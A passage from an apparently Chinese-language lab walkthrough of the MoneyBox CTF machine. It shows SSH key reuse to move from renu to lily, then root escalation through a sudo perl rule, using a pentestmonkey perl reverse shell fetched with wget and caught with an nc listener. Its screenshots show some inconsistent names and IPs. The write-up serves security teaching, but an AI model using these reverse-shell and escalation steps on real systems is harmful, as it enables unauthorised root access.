the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44  
renu@MoneyBox:~$ id  
uid=1001(renu) gid=1001(renu) groups=1001(renu)  
renu@MoneyBox:~$ ls  
ftp user1.txt  
renu@MoneyBox:~$ cat user1.txt  
Yes ... !  
You Got it User1 Flag  
  
=> us3r1{F14g:0ku74tbd3777y4}  
renu@MoneyBox:~$ █
```

renu用户能够登录，至此，我们已经突破了靶机的边界，拿到了靶机的Shell控制权。

---

前面提到这台靶机有3个FLAG，那么还有2个FLAG。

## 5、漏洞提权

```
reanu@MoneyBox: ~  
File Actions Edit View Help  
reanu@MoneyBox:~$ ls /root  
ls: cannot open directory '/root': Permission denied  
reanu@MoneyBox:~$ sudo -l  
[sudo] password for reanu:  
Sorry, user reanu may not run sudo on MoneyBox.  
reanu@MoneyBox:~$ find / -perm -4000 2> /dev/null  
/usr/bin/passwd  
/usr/bin/mount  
/usr/bin/newgrp  
/usr/bin/chfn  
/usr/bin/chsh  
/usr/bin/umount  
/usr/bin/su  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
reanu@MoneyBox:~$
```

尝试访问root家目录，提示权限不足。

讨论：

linux系统一般有哪些提权方式呢？

总结：Linux系统提权可能通过以下方式：sudo权限提权，suid提权

```
renu@MoneyBox: ~  
File Actions Edit View Help  
renu@MoneyBox:~$ ls /root  
ls: cannot open directory '/root': Permission denied  
renu@MoneyBox:~$ sudo -l  
[sudo] password for renu:  
Sorry, user renu may not run sudo on MoneyBox.  
renu@MoneyBox:~$ find / -perm -4000 2> /dev/null  
/usr/bin/passwd  
/usr/bin/mount  
/usr/bin/newgrp  
/usr/bin/chfn  
/usr/bin/chsh  
/usr/bin/umount  
/usr/bin/su  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
renu@MoneyBox:~$
```

发现靶机这2种提权方式都行不通。

经过一番摸索和实验，发现renu用户的命令历史记录存在SSH免密登录，这似乎有突破的可能。

```
renu@MoneyBox: ~  
File Actions Edit View Help  
renu@MoneyBox:~$ history  
1  clear  
2  ls  
3  ls -la  
4  cd /home  
5  ls  
6  clear  
7  cd  
8  ls  
9  ls -la  
10 exit  
11 clear  
12 ls  
13 ls -la  
14 cd /home  
15 ls  
16 cd lily  
17 ls  
18 ls -la  
19 clear  
20 cd  
21 clear  
22 ssh-keygen -t rsa  
23 clear  
24 cd .ssh  
25 ls  
26 ssh-copy-id lily@192.168.43.80  
27 clear  
28 cd  
29 cd -  
30 ls -l  
31 chmod 400 id_rsa  
32 ls -l  
33 ssh -i id_rsa lily@192.168.43.80  
34 clear
```

也就是说renu用户将自己的公钥拷贝到了靶机系统上的lily用户家目录的authorized\_keys文件，从而可以不用密码就以lily身份登录到靶机上。

```
renu@MoneyBox: ~  
File Actions Edit View Help  
renu@MoneyBox:~$ ls /home  
lily renu  
renu@MoneyBox:~$ ls -a /home/lily/  
. .bash_history .bashrc .profile user2.txt  
.. .bash_logout .local .ssh  
renu@MoneyBox:~$ ls -a /home/lily/.ssh/  
. .. authorized_keys  
renu@MoneyBox:~$ cat /home/lily/.ssh/authorized_keys  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqcqzyqb  
2qsNsJnBm8cBMCBNSktugtos9HY9hzSInkOzDn3RitZJXuemXCasOsM6gBctu5GDuL882dFgz9620  
9TvdF7JJm82eIiVrsS8YCVQq43migWs6HXJu+BNrVbcf+xq36biziQaVBy+vGbiCPpN0JTrtG449N  
dNZcl0FDmLm2Y6nLH42zM5hCC0HQJiBymc/I37G09VtUsaCpjiKaxZanglyb2+WLSxmJfr+EhGnWO  
pQv91hexXd7IdlK6hhU0ff5yNxlVIVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu  
@debian  
renu@MoneyBox:~$
```

发现确实renu用户的公钥已经拷贝到lily用户家目录的ssh免密授权文件authorized\_keys中。


接下来思路就清晰了

```
lily@MoneyBox: ~  
File Actions Edit View Help  
renu@MoneyBox:~$ ssh lily@127.0.0.1  
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.  
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.  
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80  
lily@MoneyBox:~$ id  
uid=1000(lily) gid=1000(lily) groups=1000(lily),24(cdrom),25(floppy),29(audio  
,30(dip),44(video),46(plugdev),109(netdev)  
lily@MoneyBox:~$ ls  
user2.txt  
lily@MoneyBox:~$ cat user2.txt  
Yeah.....  
You Got a User2 Flag  
  
=> us3r{F14g:tr5827r5wu6nklao}  
lily@MoneyBox:~$
```

renu用户成功以lily身份免密登录靶机，拿到Flag2。

还差最后一个FLAG，那应该是在root家目录了。

访问/root家目录，任然是权限不足，还需要提权到root身份。



```
lily@MoneyBox: ~  
File Actions Edit View Help  
lily@MoneyBox:~$ ls /root  
ls: cannot open directory '/root': Permission denied  
lily@MoneyBox:~$ sudo -l  
Matching Defaults entries for lily on MoneyBox:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User lily may run the following commands on MoneyBox:  
(ALL : ALL) NOPASSWD: /usr/bin/perl  
lily@MoneyBox:~$
```

执行sudo -l发现该用户存在sudo赋权，程序为/usr/bin/perl，perl同python类似，也是一门解释型语言，推测靶机应该有perl运行环境。

下面是如何通过Perl程序提权的实现过程。

思路：kali中自带perl脚本反弹shell，将其略加修改拷贝到靶机上；该脚本需要在渗透机监听一个端口(默认为1234)，然后在靶机上运行perl脚本，靶机会自动反弹一个shell到渗透机，从而通过运行perl程序获得一个管理员的Shell。

实现步骤：

- 1) 定位kali中的perl脚本反弹shell，将其拷贝到kali的/var/www/html下，重命名为p.php；

```
kali@kali: /var/www/html
File Actions Edit View Help
(kali@kali)-[~]
└─$ cd /usr/share/webshells/perl

(kali@kali)-[/usr/share/webshells/perl]
└─$ ls
perlcmd.cgi  perl-reverse-shell.pl

(kali@kali)-[/usr/share/webshells/perl]
└─$ cp perl-reverse-shell.pl /var/www/html/p.php
cp: cannot create regular file '/var/www/html/p.php': Permission denied

(kali@kali)-[/usr/share/webshells/perl]
└─$ sudo cp perl-reverse-shell.pl /var/www/html/p.php
[sudo] password for kali:

(kali@kali)-[/usr/share/webshells/perl]
└─$ cd /var/www/html/

(kali@kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  p.php

(kali@kali)-[/var/www/html]
└─$
```

2) 修改p.php文件内容，将反弹连接的ip地址改为kali的IP；

```
File Actions Edit View Help
26 # for any actions performed using this tool. If these terms are not acceptable to
27 # you, then do not use this tool.
28 #
29 # You are encouraged to send comments, improvements or suggestions to
30 # me at pentestmonkey@pentestmonkey.net
31 #
32 # Description
33 # _____
34 # This script will make an outbound TCP connection to a hardcoded IP and port.
35 # The recipient will be given a shell running as the current user (apache normally).
36 #
37
38 use strict;
39 use Socket;
40 use FileHandle;
41 use POSIX;
42 my $VERSION = "1.0";
43
44 # Where to send the reverse shell. Change these.
45 my $ip = '192.168.56.102';
46 my $port = 1234;
47
48 # Options
49 my $daemon = 1;
50 my $auth = 0; # 0 means authentication is disabled and any
51 # source IP can access the reverse shell
52 my $authorised_client_pattern = qr(^127\.0\.0\.1$);
53
54 # Declarations
55 my $global_page = "";
56 my $fake_process_name = "/usr/sbin/apache";
57
58 # Change the process name to be less conspicuous
59 $0 = "[httpd]";
60
61 # Authenticate based on source IP address if required
62 if (defined($ENV{'REMOTE_ADDR'})) {
63     cgiprint("Browser IP address appears to be: $ENV{'REMOTE_ADDR'}");
64
45,24 29%
```

3) 开启kali的网站服务;

```
kali@kali: /var/www/html
File Actions Edit View Help
(kali@kali)-[/var/www/html]
└─$ vim p.php
(kali@kali)-[/var/www/html]
└─$ systemctl start apache2
(kali@kali)-[/var/www/html]
└─$
```

4) 切换到靶机lily会话，通过http协议下载p.php

```
lily@MoneyBox: ~
File Actions Edit View Help
lily@MoneyBox:~$ wget http://192.168.56.102/p.php
--2023-05-31 01:16:09-- http://192.168.56.102/p.php
Connecting to 192.168.56.102:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3712 (3.6K) [text/html]
Saving to: 'p.php'

p.php      100%[=====>] 3.62K  --.-KB/s   in 0s
2023-05-31 01:16:09 (73.1 MB/s) - 'p.php' saved [3712/3712]

lily@MoneyBox:~$ ls
p.php  user2.txt
lily@MoneyBox:~$
```

5) kali 通过nc命令监听1234端口

```
kali@kali: /var/www/html
File Actions Edit View Help
(kali@kali)-[/var/www/html]
└─$ vim p.php
(kali@kali)-[/var/www/html]
└─$ systemctl start apache2
(kali@kali)-[/var/www/html]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
└─$
```

6) 靶机上通过sudo 运行p.php程序

```
lily@MoneyBox: ~  
File Actions Edit View Help  
lily@MoneyBox:~$ sudo -l  
Matching Defaults entries for lily on MoneyBox:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\  
/bin  
User lily may run the following commands on MoneyBox:  
(ALL : ALL) NOPASSWD: /usr/bin/perl  
lily@MoneyBox:~$ sudo /usr/bin/perl p.php  
Content-Length: 0  
Connection: close  
Content-Type: text/html  
lily@MoneyBox:~$ Content-Length: 45  
Connection: close  
Content-Type: text/html  
Sent reverse shell to 192.168.56.102:1234<p>
```

7) 切换到渗透机kali, 成功反弹管理员权限shell

```
kali@kali: /var/www/html  
File Actions Edit View Help  
lily@kali:~$ nc -l -v 1234  
listening on [any] 1234 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 44924  
01:23:17 up 2:22, 5 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
root tty1 - 23:07 2:15m 0.05s 0.01s -bash  
renu pts/0 192.168.56.101 00:29 1:57 0.07s 0.05s ssh lily@127.0.0.1  
lily pts/1 127.0.0.1 00:57 1:57 0.03s 0.01s sshd: lily [priv]  
renu pts/2 192.168.56.102 01:22 4.00s 0.01s 0.01s ssh lily@127.0.0.1  
lily pts/3 127.0.0.1 01:22 4.00s 0.01s 0.01s -bash  
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux  
uid=0(root) gid=0(root) groups=0(root)  
/  
/usr/sbin/apache: 0: can't access tty; job control turned off  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# cd /root  
# ls  
# ls -la  
.  
..  
.bash_history  
.bashrc  
.local  
.profile  
.root.txt  
# cat .root.txt  
Congratulations.....!  
You Successfully completed MoneyBox  
Finally The Root Flag  
=> r00t{H4ckth3p14n3t}  
I'm Kirthik-KarvendhanT  
It's My First CTF Box  
instagram : ____kirthik____  
See You Back....  
#
```

8) 提权成功, 拿到最终Flag!

```
kali@kali: /var/www/html
File Actions Edit View Help
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 44924
01:23:17 up 2:22, 5 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@      IDLE        JCPU        PCPU WHAT
root      tty1     -                23:07      2:15m      0.05s      0.01s -bash
renu      pts/0    192.168.56.101  00:29      1:57      0.07s      0.05s ssh lily@127.0.0.1
lily      pts/1    127.0.0.1       00:57      1:57      0.03s      0.01s sshd: lily [priv]
renu      pts/2    192.168.56.102  01:22      4.00s      0.01s      0.01s ssh lily@127.0.0.1
lily      pts/3    127.0.0.1       01:22      4.00s      0.01s      0.01s -bash
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
# ls -a
.
..
.bash_history
.bashrc
.local
.profile
.root.txt
# cat .root.txt
Congratulations.....!

You Successfully completed MoneyBox

Finally The Root Flag
  => r00t{H4ckth3p14n3t}

I'm Kirthik-KarvendhanT
  It's My First CTF Box

instagram : ___kirthik___

See You Back....

# █
```

至此，moneybox靶场渗透工作完成！

该靶场难度并不高，但其中的知识点并不少，同学们须要独立完成该实验，并在实验后梳理一下整个渗透过程，好好揣摩一下渗透过程中用到的技术和知识。再见！